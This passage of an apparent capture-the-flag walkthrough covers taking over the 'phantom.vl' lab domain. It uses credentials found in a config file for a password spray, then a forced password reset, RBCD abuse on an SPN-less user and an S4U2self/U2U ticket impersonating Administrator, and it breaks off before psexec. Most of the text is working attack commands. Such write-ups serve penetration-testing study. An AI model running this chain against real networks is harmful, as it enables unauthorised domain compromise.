
These entries indicate that there is some info in config.boot file, lets take a look at it.

In this specific blob we have some credentials.
Lets do a password spray on the domain with these to see if we get a hit on one of the accounts.
Password Spray
1
nxc smb phantom.vl -u usernames.txt -p 'gB6XTcqVP5MlP7Rc' --continue-on-success

We have a valid hit on the svc_sspr account and the other are just guest account hits so we dont need them.
Lets validate these across with ldap and smb.

We have validated them and nothing new here is achieved.

Lets gather the LDAP data to analyse it in Bloodhound.
BloodHound
1
rusthound --domain phantom.vl -u svc_sspr -p 'gB6XTcqVP5MlP7Rc' -z
Opening this in Bloodhound we have this path to the DC.

So lets perform some lateral movement in the domain.
Svc_SSPR → Crose
We will use BloodyAD to force change the password of Crose user.
1
bloodyad -d phantom.vl -u svc_sspr -p 'gB6XTcqVP5MlP7Rc' -i '10.129.234.63' set password 'crose' 'aashwin10!'

Now lets mark Crose as owned! in bloodhound.
Crose is a member of ICT Security group.
Resource Based Constrained Delegation (RBCD)
We have AddAllowedToAct permissions on DC.
To abuse this we will use RBCD - The Resource Based Constrained Delegation privilige which states that →
1
rbcd.py -delegate-from 'Crose' -delegate-to 'DC$' -action 'write' 'phantom.vl/crose:aashwin10!'

Now if we try to do request a Service Ticket of Administrator of behalf of crose, we cant get it since SPN is not set on Crose.

Hence we will get a stream modified error.
To resolve this james-foreshaw listed this fix.
https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd#rbcd-on-spn-less-users


So we will get a TGT for Crose user.
1
getTGT.py 'phantom.vl/crose:aashwin10!'
DescribeTicket (TGT Explanation)

Above we generated a TGT for the Crose user with its password.
So if we try to describe that TGT with describeTickey.py we get this.
1
describeTicket.py ./crose.ccache
We can do the same thing by obtaining the NTLM hash of the password used.
Converting the pass (aashwin10!) to NT hash.
1
pypykatz crypto nt 'aashwin10!'

Now if we use this hash to generate a TGT for the Crose user we get this from the describeTicket.py.
1
getTGT.py -hashes :7743e5e4f86ed6f20083e5849378c660 phantom.vl/crose

We can see that there is the diffrence between the 2 TGT Session keys, one is aes256 and other hash one generated is rc4.
RBCD continued…
Now as per the above article we now have the Session Key of TGT generated from the RC4_HMAC i.e from the hash.

From the 2nd point on the article by James Foreshaw, we need to set the password hash by the Ticket Session Key.
We can use changepasswd.py to do it.
1
changepasswd.py -newhashes :61db5cc293475930fb4f80ec1e811e4d 'phantom.vl'/crose:'aashwin10!'@dc.phantom.vl

Successfully replaced the ticket session key with the password hash.
For the final step form the article.

Now lets request a Silver Ticket with U2U and S4U2self to get a ticket with crose on behalf of the administrator.
We can get the help from the docs of getST.py
1

getST.py -u2u -spn 'CIFS/DC.PHANTOM.VL' -dc-ip 10.129.234.63 -impersonate 'Administrator' -k -no-pass phantom.vl/crose

Now lets try to do psexec to request the shares on the DC.
